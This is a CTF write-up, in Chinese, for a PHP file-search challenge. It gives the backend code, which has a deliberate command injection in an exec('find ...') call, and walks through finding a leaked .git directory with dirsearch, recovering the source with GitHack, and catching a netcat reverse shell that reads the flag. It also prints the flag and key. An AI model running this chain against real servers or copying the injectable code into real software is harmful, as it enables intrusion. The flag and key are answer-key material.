File_Search_Portal-简单-php

出题人：DDL

难度：简单题

考点：git泄露源码，代码审计

crpi-od6n6pziphyfcwhy.cn-hangzhou.personal.cr.aliyuncs.com/ddl08/01:33

后端代码

```php
<?php
    $validKey = "s3cr3tK3y";

    if($_SERVER["REQUEST_METHOD"] != "POST"){
    http_response_code(404);
    echo "404 Not Found";
    } else {
        $data = json_decode(file_get_contents("php://input"));


        if (!isset($data->key) || $data->key !== $validKey) {
            echo json_encode(["Invalid Key"]);
            exit();
        }

        if (strpos($data->target, "&") !== false || strpos($data->target, "$") !== false){
            echo json_encode(["Invalid Character"]);
            exit();
        }
        $query = exec("find ../../../files/* -iname \"*$data->target*\" | xargs");
        if (strlen($query) < 1){
            echo json_encode(["No file returned"]);
        } else {
            $queryArr = explode(" ", $query);
            foreach($queryArr as $key => $tmp){
                $queryArr[$key] = str_replace("../../../files/", "", $tmp);
            }
            echo json_encode($queryArr);
        }
    }
?>

```

题解

扫目录发现git泄露，考出源码


```
┌──(root㉿kali)-[/var/www/html]
└─# dirsearch -u http://111.170.6.21:32831/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /var/www/html/reports/http_111.170.6.21_32831/__25-08-18_22-03-13.txt

Target: http://111.170.6.21:32831/

[22:03:13] Starting:
[22:03:17] 403 -  280B  - /.git/branches/
[22:03:17] 301 -  320B  - /.git  →  http://111.170.6.21:32831/.git/
[22:03:17] 403 -  280B  - /.git/
[22:03:17] 200 -   92B  - /.git/config
[22:03:17] 200 -   73B  - /.git/description
[22:03:17] 200 -   23B  - /.git/HEAD
[22:03:17] 403 -  280B  - /.git/hooks/
[22:03:17] 200 -  225B  - /.git/index
[22:03:17] 403 -  280B  - /.git/info/
[22:03:17] 200 -  240B  - /.git/info/exclude
[22:03:17] 403 -  280B  - /.git/objects/
[22:03:17] 301 -  331B  - /.git/refs/heads  →  http://111.170.6.21:32831/.git/refs/heads/
[22:03:17] 403 -  280B  - /.git/refs/
[22:03:17] 301 -  330B  - /.git/refs/tags  →  http://111.170.6.21:32831/.git/refs/tags/
[22:03:17] 403 -  280B  - /.ht_wsr.txt
[22:03:17] 403 -  280B  - /.htaccess.bak1
[22:03:17] 403 -  280B  - /.htaccess_extra
[22:03:17] 403 -  280B  - /.htaccess.sample
[22:03:17] 403 -  280B  - /.htaccess.orig
[22:03:17] 403 -  280B  - /.htaccess_orig
[22:03:17] 403 -  280B  - /.htaccess.save
[22:03:17] 403 -  280B  - /.htaccess_sc
[22:03:17] 403 -  280B  - /.htaccessOLD
[22:03:17] 403 -  280B  - /.htaccessBAK
[22:03:17] 403 -  280B  - /.htaccessOLD2
[22:03:17] 403 -  280B  - /.htm
[22:03:17] 403 -  280B  - /.html
[22:03:17] 403 -  280B  - /.htpasswd_test
[22:03:17] 403 -  280B  - /.httr-oauth
[22:03:17] 403 -  280B  - /.htpasswds
[22:03:35] 404 -   14B  - /index2.php
[22:03:43] 403 -  280B  - /server-status
[22:03:43] 403 -  280B  - /server-status/

Task Completed
```

https://github.com/lijiejie/GitHack

```
┌──(root㉿kali)-[/home/kali/ppyy/tool/GitHack]
└─# python GitHack.py http://111.170.6.21:32831/.git/
[+] Download and parse index file ...
[+] index.html
[+] index2.php
[OK] index.html
[Error] [Errno 104] Connection reset by peer
[OK] index2.php

┌──(root㉿kali)-[/home/kali/ppyy/tool/GitHack]
└─# ls
111.170.6.21_32831  127.0.0.1  GitHack.py  index  lib  README.md

┌──(root㉿kali)-[/home/kali/ppyy/tool/GitHack]
└─# cd 111.170.6.21_32831

┌──(root㉿kali)-[/home/…/ppyy/tool/GitHack/111.170.6.21_32831]
└─# ls
index2.php  index.html

┌──(root㉿kali)-[/home/…/ppyy/tool/GitHack/111.170.6.21_32831]
└─# ls -la
total 16
drwxrwxr-x 2 root root 4096 Aug 18 22:04 .
drwxrwxr-x 6 root root 4096 Aug 18 22:04 ..
-rw-rw-r-- 1 root root  959 Aug 18 22:04 index2.php
-rw-rw-r-- 1 root root 2049 Aug 18 22:04 index.html
```

find这源码处有漏洞

$query = exec("find ../../../files/* –iname \"*$data–>target*\" | xargs");




```
Last login: Tue Aug 19 10:06:45 2025 from 182.204.9.186
root@win1:~# nc -lnvp 888
Listening on 0.0.0.0 888
Connection received on 123.56.44.26 35784
root@win1:~# nc -lnvp 888
Listening on 0.0.0.0 888
Connection received on 111.170.6.21 55614
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c486d6be618b:/var/www/html$ ls /
ls /
bin
boot
dev
etc
f11aag85486852218265502327.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
www-data@c486d6be618b:/var/www/html$ cat /f11aag85486852218265502327.txt
cat /f11aag85486852218265502327.txt
DLNUCTF{732276d7-0475-461f-ab24-470ed836befb}
```